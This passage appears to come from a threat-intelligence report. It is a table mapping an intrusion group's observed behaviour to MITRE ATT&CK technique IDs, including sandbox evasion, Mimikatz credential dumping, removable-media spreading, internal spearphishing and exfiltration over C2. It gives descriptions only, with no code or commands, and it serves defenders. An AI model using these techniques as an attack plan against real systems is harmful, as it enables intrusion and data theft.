				HKCU\Software\Microsoft\Office\<version>\<product>\Security\AccessVBOM
	T1036		Masquerading	Group places components into Windows folder with names mimicking common system services or drivers
	T1221		Template Injection	DOCX files contain a request body to download malicious DOT document templates
	T1497	.002	Virtualization/Sandbox Evasion	Malware pings for DNS servers and checks for launched processes. Also try to identify sandbox name and compare it with hardcoded namelist
	T1218	.011	Signed Binary Proxy Execution: Rundll32	Malware has used rundll32 to launch additional malicious components
Credential Access	T1003		Credential Dumping	Mimikatz on numerous PC was executed
Discovery	T1082		System Information Discovery	During cyber attack first stage scripts always collect system information and send it to C2
	T1120		Peripheral Device Discovery	Malware files hunt for removable storages
	T1033		System Owner/User Discovery	Filestealers can gather the victim's username
Lateral Movement	T1091		Replication Through Removable Media	Scripts have capabilities to copy malware on/from removable drives on/from user's system
	T1534		Internal Spearphishing	Use compromised emails to send phishing emails with malicious attachments to other employees within the organization
	T1025		Data from Removable Media	Collect documents from Removable Media while its connected to a system
	T1113		Screen Capture	malware has functionality to make screenshots periodically
	T1119		Automated Collection	Group uses scripts to collect electronic documents with certain extentions
Command and Control	T1105		Ingress Tool Transfer	Malware has capabilities of downloading and executing additional payloads
	T1219		Remote Access Tools	RMS and UltraVNC software were used
Exfiltration	T1041		Exfiltration Over C2 Channel	Scripts transfer collected data to C2